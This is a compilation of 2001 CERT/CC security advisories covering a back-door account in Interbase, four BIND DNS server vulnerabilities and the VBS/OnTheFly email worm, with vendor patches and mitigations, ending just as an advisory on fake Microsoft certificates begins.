Software Engineering Institute
Carnegie Mellon University

2001 CERT Advisories

CERT Division

[DISTRIBUTION STATEMENT A] Approved for public release and unlimited distribution.

http://www.sei.cmu.edu

REV-03.18.2016.0

This material is based upon work funded and supported by the Department of Defense under Contract No. FA8702-15-D-0002 with Carnegie Mellon University for the operation of the Software Engineering Institute, a federally funded research and development center.

The view, opinions, and/or findings contained in this material are those of the author(s) and should not be construed as an official Government position, policy, or decision, unless designated by other documentation.

References herein to any specific commercial product, process, or service by trade name, trade mark, manufacturer, or otherwise, does not necessarily constitute or imply its endorsement, recommendation, or favoring by Carnegie Mellon University or its Software Engineering Institute.

This report was prepared for the

SEI Administrative Agent
AFLCMC/AZS
5 Eglin Street
Hanscom AFB, MA 01731-2100

NO WARRANTY. THIS CARNEGIE MELLON UNIVERSITY AND SOFTWARE ENGINEERING INSTITUTE MATERIAL IS FURNISHED ON AN "AS-IS" BASIS. CARNEGIE MELLON UNIVERSITY MAKES NO WARRANTIES OF ANY KIND, EITHER EXPRESSED OR IMPLIED, AS TO ANY MATTER INCLUDING, BUT NOT LIMITED TO, WARRANTY OF FITNESS FOR PURPOSE OR MERCHANTABILITY, EXCLUSIVITY, OR RESULTS OBTAINED FROM USE OF THE MATERIAL. CARNEGIE MELLON UNIVERSITY DOES NOT MAKE ANY WARRANTY OF ANY KIND WITH RESPECT TO FREEDOM FROM PATENT, TRADEMARK, OR COPYRIGHT INFRINGEMENT.

DM17-0052

Table of Contents

1 CA-2001-01: Interbase Server Contains Compiled-in Back Door Account

Original release date: January 10, 2001
Last revised: January 11, 2001
Source: CERT/CC

A complete revision history is at the end of this file.

Systems Affected

- Borland/Inprise Interbase 4.x and 5.x
- Open source Interbase 6.0 and 6.01
- Open source Firebird 0.9-3 and earlier

Overview

Interbase is an open source database package that had previously been distributed in a closed source fashion by Borland/Inprise. Both the open and closed source versions of the Interbase server contain a compiled-in back door account with a known password.

I. Description

Interbase is an open source database package that is distributed by Borland/Inprise at http://www.borland.com/interbase/ and on SourceForge. The Firebird Project, an alternate Interbase package, is also distributed on SourceForge. The Interbase server for both distributions contains a compiled-in back door account with a fixed, easily located plaintext password. The password and account are contained in source code and binaries previously made available at the following sites:

- http://www.borland.com/interbase/
- http://sourceforge.net/projects/interbase
- http://sourceforge.net/projects/firebird
- http://firebird.sourceforge.net
- http://www.ibphoenix.com
- http://www.interbase2000.com

This back door allows any local user or remote user able to access port 3050/tcp [gds_db] to manipulate any database object on the system. This includes the ability to install trapdoors or other trojan horse software in the form of stored procedures. In addition, if the database software is running with root privileges, then any file on the server's file system can be overwritten, possibly leading to execution of arbitrary commands as root.

This vulnerability was not introduced by unauthorized modifications to the original vendor's source. It was introduced by maintainers of the code within Borland. The back door account password cannot be changed using normal operational commands, nor can the account be deleted from existing vulnerable servers [see References].

This vulnerability has been assigned the identifier CAN-2001-0008 by the Common Vulnerabilities and Exposures (CVE) group: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0008.

The CERT/CC has not received reports of this back door being exploited at the current time. We do recommend, however, that all affected sites and redistributors of Interbase products or services follow the recommendations suggested in Section III, as soon as possible due to the seriousness of this issue.

II. Impact

Any local user or remote user able to access port 3050/tcp [gds_db] can manipulate any database object on the system. This includes the ability to install trapdoors or other trojan horse software in the form of stored procedures. In addition, if the database software is running with root privileges, then any file on the server's file system can be overwritten, possibly leading to execution of arbitrary commands as root.

III. Solution

Apply a vendor-supplied patch

Both Borland and The Firebird Project on SourceForge have published fixes for this problem. Appendix A contains information provided by vendors supplying these fixes. We will update the appendix as we receive more information. If you do not see your vendor's name, the CERT/CC did not hear from that vendor. Please contact your vendor directly.

Users who are more comfortable making their own changes in source code may find the new code available on SourceForge useful as well:

- http://sourceforge.net/projects/interbase
- http://sourceforge.net/projects/firebird

Block access to port 3050/tcp

This will not, however, prevent local users or users within a firewall's adminstrative boundary from accessing the back door account. In addition, the port the Interbase server listens on may be changed dynamically at startup.

Appendix A Vendor Information

Borland

Please see: http://www.borland.com/interbase/downloads/patches.html.

IBPhoenix

The Firebird project uncovered serious security problems with InterBase. The problems are fixed in Firebird build 0.9.4 for all platforms. If you are running either InterBase V6 or Firebird 0.9.3, you should upgrade to Firebird 0.9.4.

These security holes affect all version of InterBase shipped since 1994, on all platforms.

For those who can not upgrade, Jim Starkey developed a patch program that will correct the more serious problems in any version of InterBase on any platform. IBPhoenix chose to release the program without charge, given the nature of the problem and our relationship to the community.

At the moment, name service is not set up to the machine that is hosting the patch, so you will have to use the IP number both for the initial contact and for the ftp download.

To start, point your browser at http://firebird.ibphoenix.com/.

Apple

The referenced database package is not packaged with Mac OS X or Mac OS X Server.

Fujitsu

Fujitsu's UXP/V operating system is not affected by this problem because we don't support the relevant database.

IBM

IBM's AIX operating system does not incorporate the Borland Interbase server software.

References

1. *VU#247371: Borland/Inprise Interbase SQL database server contains backdoor superuser account with known password* CERT/CC, 01/10/2001, https://www.kb.cert.org/vuls/id/247371

Author: This document was written by Jeffrey S Havrilla. Feedback on this advisory is appreciated.

Revision History

```
January 10, 2001:  Initial release
January 11, 2001:  Changed Borland's link to direct one for patches

January 11, 2001:  Added vendor responses for IBM
```

2 CA-2001-02: Multiple Vulnerabilities in BIND

Original release date: January 29, 2001
Last revised: August 07, 2001
Source: CERT/CC

A complete revision history can be found at the end of this file.

Systems Affected

Domain Name System (DNS) Servers running various versions of ISC BIND (including both 4.9.x prior to 4.9.8 and 8.2.x prior to 8.2.3; 9.x is not affected) and derivatives. Because the normal operation of most services on the Internet depends on the proper operation of DNS servers, other services could be impacted if these vulnerabilities are exploited.

Overview

The CERT/CC has recently learned of four vulnerabilities spanning multiple versions of the Internet Software Consortium's (ISC) Berkeley Internet Name Domain (BIND) server. BIND is an implementation of the Domain Name System (DNS) that is maintained by the ISC. Because the majority of name servers in operation today run BIND, these vulnerabilities present a serious threat to the Internet infrastructure.

Three of these vulnerabilities (VU#196945, VU#572183, and VU#868916) were discovered by the COVERT Labs at PGP Security, who have posted an advisory regarding these issues at http://www.pgp.com/research/covert/advisories/047.asp.

The fourth vulnerability (VU#325431) was discovered by Claudio Musmarra.

The Internet Software Consortium has posted information about all four vulnerabilities at http://www.isc.org/products/BIND/bind-security.html.

I. Description

VU#196945 - ISC BIND 8 contains buffer overflow in transaction signature (TSIG) handling code

During the processing of a transaction signature (TSIG), BIND 8 checks for the presence of TSIGs that fail to include a valid key. If such a TSIG is found, BIND skips normal processing of the request and jumps directly to code designed to send an error response. Because the error-handling code initializes variables differently than in normal processing, it invalidates the assumptions that later function calls make about the size of the request buffer.

Once these assumptions are invalidated, the code that adds a new (valid) signature to the responses may overflow the request buffer and overwrite adjacent memory on the stack or the heap.

When combined with other buffer overflow exploitation techniques, an attacker can gain unauthorized privileged access to the system, allowing the execution of arbitrary code.

VU#572183 - ISC BIND 4 contains buffer overflow in `nslookupComplain()`

The vulnerable buffer is a locally defined character array used to build an error message intended for syslog. Attackers attempting to exploit this vulnerability could do so by sending a specially formatted DNS query to affected BIND 4 servers. If properly constructed, this query could be used to disrupt the normal operation of the DNS server process, resulting in either denial of service or the execution of arbitrary code.

VU#868916 - ISC BIND 4 contains input validation error in `nslookupComplain()`

The vulnerable buffer is a locally defined character array used to build an error message intended for syslog. Attackers attempting to exploit this vulnerability could do so by sending a specially formatted DNS query to affected BIND 4 servers. If properly constructed, this query could be used to disrupt the normal operation of the DNS server process, resulting in the execution of arbitrary code.

This vulnerability was patched by the ISC in an earlier version of BIND 4, most likely BIND 4.9.5-P1. However, there is strong evidence to suggest that some third party vendors who redistribute BIND 4 have not included these changes in their BIND packages. Therefore, the CERT/CC recommends that all users of BIND 4 or its derivatives base their distributions on BIND 4.9.8.

VU#325431 - Queries to ISC BIND servers may disclose environment variables

This vulnerability is an information leak in the query processing code of both BIND 4 and BIND 8 that allows a remote attacker to access the program stack, possibly exposing program and/or environment variables. This vulnerability is triggered by sending a specially formatted query to vulnerable BIND servers.

NOTE: Frequently asked questions regarding these vulnerabilities can be found in Appendix B.

II. Impact

VU#196945 - ISC BIND 8 contains buffer overflow in transaction signature (TSIG) handling code

This vulnerability may allow an attacker to execute code with the same privileges as the BIND server. Because BIND is typically run by a superuser account, the execution would occur with superuser privileges.

VU#572183 - ISC BIND 4 contains buffer overflow in `nslookupComplain()`

This vulnerability can disrupt the proper operation of the BIND server and may allow an attacker to execute code with the privileges of the BIND server. Because BIND is typically run by a superuser account, the execution would occur with superuser privileges.

VU#868916 - ISC BIND 4 contains input validation error in `nslookupComplain()`

This vulnerability may allow an attacker to execute code with the privileges of the BIND server. Because BIND is typically run by a superuser account, the execution would occur with superuser privileges.

VU#325431 - Queries to ISC BIND servers may disclose environment variables


This vulnerability may allow attackers to read information from the program stack, possibly exposing environment variables. In addition, the information obtained by exploiting this vulnerability may aid in the development of exploits for VU#572183 and VU#868916.

III. History

Since 1997, the CERT/CC has published twelve documents describing vulnerabilities or exploitation of vulnerabilities in BIND with information and advice on upgrading and preventing compromises. Unfortunately, many system and network administrators still have not upgraded their versions of BIND, making them susceptible to a number of vulnerabilities. Prior vulnerabilities in BIND have been widely exploited by intruders.

For example, on November 10, 1999, the CERT/CC published CA-1999-14, which detailed multiple vulnerabilities in BIND. The CERT/CC continued to receive reports of compromises based on those vulnerabilities through December 2000. On April 8, 1998, the CERT/CC published CA-1998-05; reports of compromises based on the vulnerabilities described therein continued through November of 1998.

The following graph shows the number of incidents reported to the CERT/CC regarding BIND NXT record (VU#16532) exploits after the publication of CA-1999-14:



Based on this past experience, the CERT/CC expects that intruders will quickly begin developing and using intruder tools to compromise machines. It is important for IT and security managers to ensure that their organizations are properly protected before the expected wide-spread exploitation happens.

Exploitation

The vulnerabilities described in VU#196945, VU#572183, and VU#868916 have been successfully exploited by COVERT Labs in a laboratory environment. To the best of our knowledge, these vulnerabilities have not been publicly exploited.

IV. Solution

Apply a patch from your vendor

The ISC has released BIND versions 4.9.8 and 8.2.3 to address these security issues. The CERT/CC recommends that users of BIND 4.9.x or 8.2.x upgrade to BIND 4.9.8, BIND 8.2.3, or BIND 9.1.

Because BIND 4 is no longer actively maintained, the ISC recommends that users affected by this vulnerability upgrade to either BIND 8.2.3 or BIND 9.1. Upgrading to one of these versions will also provide functionality enhancements that are not related to security.

The BIND 4.9.8 and 8.2.3 distributions can be downloaded from ftp://ftp.isc.org/isc/bind/src/.

The BIND 9.1 distribution can be downloaded from ftp://ftp.isc.org/isc/bind9/.

Appendix A contains information supplied by ISC and distributors of BIND. Depending on your local processes, procedures, and expertise, you may wish to obtain updates from the ISC or from an operating system vendor who redistributes BIND.

Use Strong Cryptography to Authenticate Services

Services and transactions that rely exclusively on the DNS system for authentication are inherently weak. We encourage organizations to use strong cryptography to authenticate services and transactions where possible. One common use of strong cryptography is the use of SSL in authenticating and encrypting electronic commerce transactions over the web. In addition to this use, we encourage organizations to use SSL, PGP, S/MIME, SSH, and other forms of strong cryptography to distribute executable content, secure electronic mail, distribute important information, and protect the confidentiality of all kinds of data traversing the Internet.

Use Split Horizon DNS to Minimize Impact

It may also be possible to minimize the impact of the exploitation of these vulnerabilities by configuring your DNS environment to separate DNS servers used for the public dissemination of information about your hosts from the DNS servers used by your internal hosts to connect to other hosts on the Internet. Frequently, different security polices can be applied to these servers such that even if one server is compromised the other server will continue to function normally. Split horizon DNS configuration may also have other security benefits.

References

CERT/CC Vulnerability Notes

To read more about the vulnerabilities described in this document, please visit the CERT/CC Vulnerability Notes Database:

VU#196945 - ISC BIND 8 contains buffer overflow in transaction signature (TSIG) handling code: http://www.kb.cert.org/vuls/id/196945

VU#572183 - ISC BIND 4 contains buffer overflow in nslookupComplain(): http://www.kb.cert.org/vuls/id/572183

VU#868916 - ISC BIND 4 contains input validation error in nslookupComplain(): http://www.kb.cert.org/vuls/id/868916

VU#325431 - Queries to ISC BIND servers may disclose environment variables: http://www.kb.cert.org/vuls/id/325431

Common Vulnerabilities and Exposures

To cross-reference CERT/CC VU numbers with other vendor documents via CVE, please visit

VU#196945 - ISC BIND 8 contains buffer overflow in transaction signature (TSIG) handling code: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0010

VU#572183 - ISC BIND 4 contains buffer overflow in nslookupComplain():
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0011

VU#868916 - ISC BIND 4 contains input validation error in nslookupComplain():
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0013

VU#325431 - Queries to ISC BIND servers may disclose environment variables:
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0012

Historical References

For information on historical issues involving BIND vulnerabilities and compromises, please visit

CERT Advisory CA-2000-20 Multiple Denial-of-Service Problems in ISC BIND:
http://www.cert.org/advisories/CA-2000-20.html

CERT Advisory CA-2000-03 Continuing Compromises of DNS servers:
http://www.cert.org/advisories/CA-2000-03.html

CERT Advisory CA-1999-14 Multiple Vulnerabilities in BIND:
http://www.cert.org/advisories/CA-1999-14.html

CERT Advisory CA-1998-05 Multiple Vulnerabilities in BIND:
http://www.cert.org/advisories/CA-1998-05.html

CERT Advisory CA-1997-22 BIND - The Berkeley Internet Name Daemon:
http://www.cert.org/advisories/CA-1997-22.html

Rob Thomas's Secure BIND Template

Rob Thomas has published the "Secure BIND Template Version 2.0," a document providing guidelines to help network and system administrators build and maintain secure BIND configurations. For more information, please visit
http://www.cymru.com/~robt/Docs/Articles/secure-bind-template.html.

Transaction Signatures

For more information on transaction signatures, please visit
RFC 2535: Domain Name System Security Extensions: http://www.ietf.org/rfc/rfc2535.txt

RFC 2845: Secret Key Transaction Authentication for DNS (TSIG):
http://www.ietf.org/rfc/rfc2845.txt

Appendix A Vendor Information

This appendix contains information provided by vendors for this advisory. When vendors report new information to the CERT/CC, we update this section and note the changes in our revision history. If a particular vendor is not listed below, we have not received their comments.

Caldera Systems

OpenLinux 2.3, eServer 2.3.1 and eDesktop 2.4 are all vulnerable.

Update packages will be provided at

ftp://ftp.calderasystems.com/pub/updates/OpenLinux/2.3

ftp://ftp.calderasystems.com/pub/updates/OpenLinux/2.3

ftp://ftp.calderasystems.com/pub/updates/eDesktop/2.4

Compaq Computer Corporation

```
COMPAQ COMPUTER CORPORATION
--------------------------------------------------------------------
  VU#325431 - INFOLEAK: servers may disclose environment variables
            X-REF: SSRT1-66U, SSRT1-68U, SSRT1-69U
--------------------------------------------------------------------
    Compaq Tru64 UNIX V5.1 -
               V5.1  patch:    SSRT1-66U_v5.1.tar.Z

    Compaq Tru64 UNIX V5.0 & V5.0a  -
           V5.0  patch: SSRT1-68U_v5.0.tar.Z
           V5.0a patch: SSRT1-68U_v5.0a.tar.Z

    Compaq Tru64 UNIX V4.0D/F/G  -
           V4.0d patch: SSRT1-69U_v4.0d.tar.Z
           V4.0f patch: SSRT1-69U_v4.0f.tar.Z
           V4.0g patch: SSRT1-69U_v4.0g.tar.Z

    TCP/IP Services for Compaq OpenVMS - Not Vulnerable
--------------------------------------------------------------------
  VU#572183 - BIND 4 Buffer overflow in nslookupComplain()
```

```
            X-REF: SSRT1-69U

  VU#868916 - BIND 4 Input validation error in nslookupComplain()

            X-REF: SSRT1-69U

--------------------------------------------------------------------

    Compaq Tru64 UNIX V5.1, V5.0, V5.0a  - Not Vulnerable

    Compaq Tru64 UNIX V4.0D/F/G -

           V4.0d patch: SSRT1-69U_v4.0d.tar.Z

           V4.0f patch: SSRT1-69U_v4.0f.tar.Z

           V4.0g patch: SSRT1-69U_v4.0g.tar.Z

    TCP/IP Services for Compaq OpenVMS - Not Vulnerable

--------------------------------------------------------------------

  VU#196945 - BIND 8 contains buffer overflow in transaction signature handling code

            X-REF: SSRT1-66U, SSRT1-68U

--------------------------------------------------------------------

    Compaq Tru64 UNIX V5.1 -

           V5.1  patch:  SSRT1-66U_v5.1.tar.Z

    Compaq Tru64 UNIX V5.0 & V5.0a -

           V5.0  patch: SSRT1-68U_v5.0.tar.Z

           V5.0a patch: SSRT1-68U_v5.0a.tar.Z


    Compaq Tru64 UNIX V4.0D/F/G - Not Vulnerable


        TCP/IP Services for Compaq OpenVMS - Not Vulnerable

--------------------------------------------------------------------

    Compaq will provide notice of the completion/availability of the

    patches through AES services (DIA, DSNlink FLASH), the Security

    mailing list (**), and be available from your normal Compaq Support
    channel.

    **You may subscribe to the Security mailing list at:


        http://www.support.compaq.com/patches/mailing-list.shtml

    Software Security Response Team

    COMPAQ COMPUTER CORPORATION

--------------------------------------------------------------------
```

djbdns

djbdns has none of these bugs, has never used any BIND-derived code, and is covered by a security guarantee. See http://cr.yp.to/djbdns.html.

FreeBSD, Inc.

No supported version of FreeBSD contains BIND 4.x, so this does not affect us. We current ship betas of 8.2.3 in the FreeBSD 4.x release branch, and will be upgrading to 8.2.3 once it is released.

[CERT/CC Addendum: FreeBSD has published an advisory regarding this issue at ftp://ftp.FreeBSD.org/pub/FreeBSD/CERT/advisories/FreeBSD-SA-01:18.bind.asc]

Hewlett-Packard Company

Patches are available, see HP Security Bulletin #144.

[CERT/CC Addendum: To locate this HP Security Bulletin online, please visit http://itrc.hp.com and search for "HPSBUX0102-144". Please note that registration may be required to access this document.]

IBM Corporation

IBM has posted an emergency fix for all four of the vulnerabilities described in this Advisory.

This fix can be downloaded from ftp://ftp.software.ibm.com/aix/efixes/security. The compressed tarfile is multiple_bind_vulns_efix.tar.Z. Installation instructions and other important information are given in the README file that is included in the tarball.

The official fix for the four BIND4 and BIND8 vulnerabilities will be in APAR #IY16182.

AIX Security Response Team
IBM Austin

Microsoft Corporation

Microsoft's implementation of DNS is not based on BIND, and is not affected by this vulnerability.

NetBSD

Please see NetBSD-SA2001-001, "Security vulnerabilities in BIND" at
ftp://ftp.NetBSD.ORG/pub/NetBSD/misc/security/advisories/NetBSD-SA2001-001.txt.asc

OpenBSD

Please see OpenBSD 2.8 release errata "018: SECURITY FIX: Jan 29, 2001" at
http://www.openbsd.org/errata.html#named

RedHat

Please see RHSA-2001-007 and associated bug reports at:

http://www.redhat.com/support/errata/RHSA-2001-007.html
http://bugzilla.redhat.com/bugzilla/show_bug.cgi?id=25209

SGI

SGI's IRIX (tm) operating system contains base BIND 4.9.7 with SGI modifications. IRIX BIND 4.9.7 is vulnerable to buffer overflow in `nslookupComplain()` [VU#572183]. Patches are forth coming and will be released with an advisory to http://www.sgi.com/support/security/ when available.

Sun Microsystems, Inc.

```
CERT Advisory CA-2001-02 describes four vulnerabilities in certain

versions of BIND.  The four vulnerabilities are listed below along
with

the affected versions of Solaris and the version of BIND shipped
with each

version of Solaris.

VU#196945 - ISC BIND 8 contains buffer overflow in transaction

            signature (TSIG) handling code

    Solaris 8 04/01* (BIND 8.2.2-p5)

    Solaris 8 Maintenance Update 4* (BIND 8.2.2-p5)
```

VU#572183 - ISC BIND 4 contains buffer overflow in nslookupComplain()

Solaris 2.6 (BIND 4.9.4-P1)

Solaris 2.5.1** (BIND 4.9.3)

VU#868916 - ISC BIND 4 contains input validation error in

nslookupComplain()

Solaris 2.6 (BIND 4.9.4-P1)

Solaris 2.5.1** (BIND 4.9.3)

VU#325431 - Queries to ISC BIND servers may disclose environment variables

Solaris 2.4, 2.5 (BIND 4.8.3)

Solaris 2.5.1** (BIND 4.9.3 and BIND 4.8.3)

Solaris 2.6 (BIND 4.9.4-P1)

Solaris 7 and 8 (BIND 8.1.2)

* To determine if one is running Solaris 8 04/01 or Solaris 8 Maintenance

Update 4, check the contents of the /etc/release file.

** Solaris 2.5.1 ships with BIND 4.8.3 but patch 103663-01 for SPARC and

103664-01 for x86 upgrades BIND to 4.9.3, current revision for each

patch is -17.

List of Patches

The following patches are available in relation to the above problems.

OS Version	Patch ID
SunOS 5.8	109326-04
SunOS 5.8_x86	109327-04
SunOS 5.7	107018-03

SunOS 5.7_x86	107019-03
SunOS 5.6	105755-10
SunOS 5.6_x86	105756-10
SunOS 5.5.1	103663-16
SunOS 5.5.1_x86	103664-16
SunOS 5.5	103667-12
SunOS 5.5_x86	103668-12
SunOS 5.4	102479-14
SunOS 5.4_x86	102480-12

Appendix B Frequently Asked Questions

This appendix addresses questions that have been raised since this advisory was originally published.

What is the Berkeley Internet Name Domain (BIND)?

BIND is the most commonly used implementation of DNS software. Every organization attached to the Internet depends on the DNS system to allow users to access services. When users connect to web sites, transfer files, or send email, they use domain names, such as "cert.org". Their computers, using DNS servers, translate those host names into IP addresses, such as 10.21.30.5, in order for the computers to communicate.

To whom is this advisory directed?

This advisory is primarily directed to IT managers and system administrators responsible for running DNS services with BIND software.

I'm a home user - do I need to worry about this advisory?

Home users are affected by this problem, but they typically rely upon an ISP for DNS service. These users may wish to contact their service provider to draw attention to these issues.

However, users running Linux or other UNIX variants on their machines need to verify if a vulnerable version of BIND is installed; if so they need to disable or upgrade this software. Several UNIX/Linux operating systems install DNS servers by default. Thus, some users might be running this service, even if they did not specifically configure it.

Is this vulnerability being actively exploited?

We are not aware of any active exploitation of these BIND vulnerabilities. However, based on past experience, we expect that intruders will quickly begin developing and using intruder tools to compromise machines.

Is the timing of your advisory in any way related to the problems at Microsoft's site?

No, we believe that the recent activity at Microsoft is unrelated. You should contact Microsoft if you have any questions related to their systems and services.

Should I switch from BIND to another type of DNS software?

As a federally funded research and development center (FFRDC), we cannot recommend products and services. We encourage each organization to choose and test products best suited to their needs.

The CERT/CC thanks the COVERT Labs at PGP Security for discovering and analyzing three of these vulnerabilities (VU#196945, VU#572183, and VU#868916) and Claudio Musmarra for discovering the infoleak vulnerability (VU#325431). We also thank the Internet Software Consortium for providing patches to fix the vulnerabilities.

This document was written by Jeffrey P. Lanza, Cory Cohen, Roman Danyliw, Ian Finlay, Shawn Hernan, and Quinn R. Peyton.

Revision History

```
Jan 29, 2001: Initial release

Jan 30, 2001: Added Microsoft vendor statement

Jan 30, 2001: Added OpenBSD vendor statement

Feb 02, 2001: Added revised IBM vendor statement

Feb 02, 2001: Modified exploitation comments

Feb 02, 2001: Added reference Secure BIND Template

Feb 02, 2001: Added Frequently Asked Questions as Appendix B

Feb 05, 2001: Added information about djbdns

Feb 06, 2001: Updated and added several vendor statements

Feb 15, 2001: Removed initial OpenBSD vendor statement

Feb 15, 2001: Added several vendor statements: NetBSD, OpenBSD,
RedHat, SGI

Apr 04, 2001: Updated Compaq vendor statement

May 10, 2001: Updated HP statement

Aug 07, 2001: Updated Sun vendor statement
```

3 CA-2001-03: VBS/OnTheFly (Anna Kournikova) Malicious Code

Original release date: February 12, 2001
Last revised: February 13, 2001
Source: CERT/CC

A complete revision history can be found at the end of this file.

Systems Affected

Users of Microsoft Outlook who have not applied previously available security updates.

Overview

The "VBS/OnTheFly" malicious code is a VBScript program that spreads via email. As of 7:00 pm EST(GMT-5) Feb 12, 2001, the CERT Coordination Center had received reports from more than 100 individual sites. Several of these sites have reported suffering network degradation as a result of mail traffic generated by the "VBS/OnTheFly" malicious code.

This malicious code can infect a system if the enclosed email attachment is run. Once the malicious code has executed on a system, it will take the actions described in the Impact section.

I. Description

When the malicious code executes, it attempts to send copies of itself, using Microsoft Outlook, to all entries in each of the address books. The sent mail has the following characteristics:

- **SUBJECT:** "`Here you have, ;o)`"
- **BODY:**
- `Hi:`
- `Check This!`
- **ATTACHMENT:** `"AnnaKournikova.jpg.vbs"`

Users who receive copies of the malicious code via electronic mail will probably recognize the sender. We encourage users to avoid executing code, including VBScripts, received through electronic mail, regardless of the sender's name, without prior knowledge of the origin of the code or a valid digital signature.

It is possible for the recipients to be be tricked into opening this malicious attachment since file will appear without the .VBS extension if "Hide file extensions for known file types" is turned on in Windows.

II. Impact

When the attached VBS file is executed, the malicious code attempts to modify the registry by creating the following key:

HKEY_CURRENT_USER\Software\OnTheFly="Worm made with Vbswg 1.50b"

Next, the it will then place a copy of itself into the Windows directory.

C:\WINDOWS\AnnaKournikova.jpg.vbs

Finally, the malicious code will attempt to send separate, infected email messages to all recipients in the Windows Address Book. Once the mail has been sent, the malicious code creates the following registry key to prevent future mailings of the malicious code.

HKEY_CURRENT_USER\Software\OnTheFly\mailed=1

The code's propagation can lead to congestion in mail servers that may prevent them from functioning as expected.

Beyond this effect, there does not appear to be a destructive payload associated with this malicious code. However, historical data has shown that the intruder community can quickly modify the code for more destructive behavior.

III. Solution

Update Your Anti-Virus Product

It is important for users to update their anti-virus software. Some anti-virus software vendors have released updated information, tools, or virus databases to help combat this malicious code. A list of vendor-specific anti-virus information can be found in Appendix A.

Apply the Microsoft Outlook E-mail Security Update

To protect against this malicious code, and others like it, users of Outlook 98 and 2000 may want to install the Outlook E-mail Security update included in an Outlook SR-1. More information about this update is available at
http://office.microsoft.com/2000/downloaddetails/Out2ksec.htm.

You may also find the following document on Outlook security useful
http://www.microsoft.com/office/outlook/downloads/security.htm.

The Outlook E-mail security update provides features that can prevent attachments containing executable content from being displayed to users. Other types of attachments can be configured so that they must be saved to disk before they can be opened (or executed). These features may greatly reduce the chances that a user will incorrectly execute a malicious attachment.

Filter the Virus in Email

Sites can use email filtering techniques to delete messages containing subject lines known to contain the malicious code, or can filter attachments outright.

Exercise Caution When Opening Attachments

Exercise caution when receiving email with attachments. Users should disable auto-opening or previewing of email attachments in their mail programs. Users should never open attachments from an untrusted origin, or that appear suspicious in any way. Finally, cryptographic checksums should also be used to validate the integrity of the file.

IV. General protection from email Trojan horses and viruses

Some previous examples of malicious files known to have propagated through electronic mail include:

Melissa macro virus - discussed in CA-99-04 http://www.cert.org/advisories/CA-1999-04.html

False upgrade to Internet Explorer - discussed in CA-99-02 http://www.cert.org/advisories/CA-1999-02.html

Happy99.exe Trojan Horse - discussed in IN-99-02 http://www.cert.org/incident_notes/IN-99-02.html

CIH/Chernobyl virus - discussed in IN-99-03 http://www.cert.org/incident_notes/IN-99-03.htm

In each of the above cases, the effects of the malicious file are activated only when the file in question is executed. Social engineering is typically employed to trick a recipient into executing the malicious file. Some of the social engineering techniques we have seen used include

- Making false claims that a file attachment contains a software patch or update
- Implying or using entertaining content to entice a user into executing a malicious file
- Using email delivery techniques that cause the message to appear to have come from a familiar or trusted source
- Packaging malicious files in deceptively familiar ways (e.g., use of familiar but deceptive program icons or file names)

The best advice with regard to malicious files is to avoid executing them in the first place. CERT advisory CA-1999-02.html and the following CERT tech tip discuss malicious code and offers suggestions to avoid them.

http://www.cert.org/advisories/CA-1999-02.html

Tech tip: Protecting yourself from Email-borne Viruses and Other Malicious Code During Y2K and Beyond

Appendix A Vendor Information

Appendix A. Anti-Virus Vendor Information

Aladdin Knowledge Systems

http://www.aks.com/home/csrt/valerts.asp#AnnaK

Command Software Systems, Inc.

http://www.commandcom.com/virus/vbsvwg.html

Computer Associates

http://ca.com/virusinfo/virusalert.htm#vbs_sstworm

F-Secure

http://www.f-secure.com/v-descs/onthefly.shtml

Finjan Software, Ltd.

http://www.finjan.com/attack_release_detail.cfm?attack_release_id=47

McAfee

http://www.mcafee.com/anti-virus/viruses/vbssst/default.asp

Dr. Solomon, NAI

http://vil.nai.com/vil/virusSummary.asp?virus_k=99011

Sophos

http://www.sophos.com/virusinfo/analyses/vbsssta.html

Symantec

http://www.symantec.com/avcenter/venc/data/vbs.sst@mm.html

Trend Micro

http://www.antivirus.com/pc-cillin/vinfo/virusencyclo/default5.asp?VName=VBS_KALAMAR.A

You may wish to visit the CERT/CC's Computer Virus Resources Page located at:
http://www.cert.org/other_sources/viruses.html.

This document was written by Cory Cohen, Roman Danyliw, Ian Finlay, John Shaffer, Shawn Hernan, Kevin Houle, Brian B. King, and Shawn Van Ittersum.

Revision History

```
February 12, 2001: Initial release

February 13, 2001: Corrected registry key in Impact section
```

4 CA-2001-04: Unauthentic "Microsoft Corporation" Certificates

Original release date: March 22, 2001
Last revised: March 30, 2001
Source: CERT/CC

A complete revision history can be found at the end of this file.

Systems Affected

Systems whose users run code signed by Microsoft Corporation.

Overview

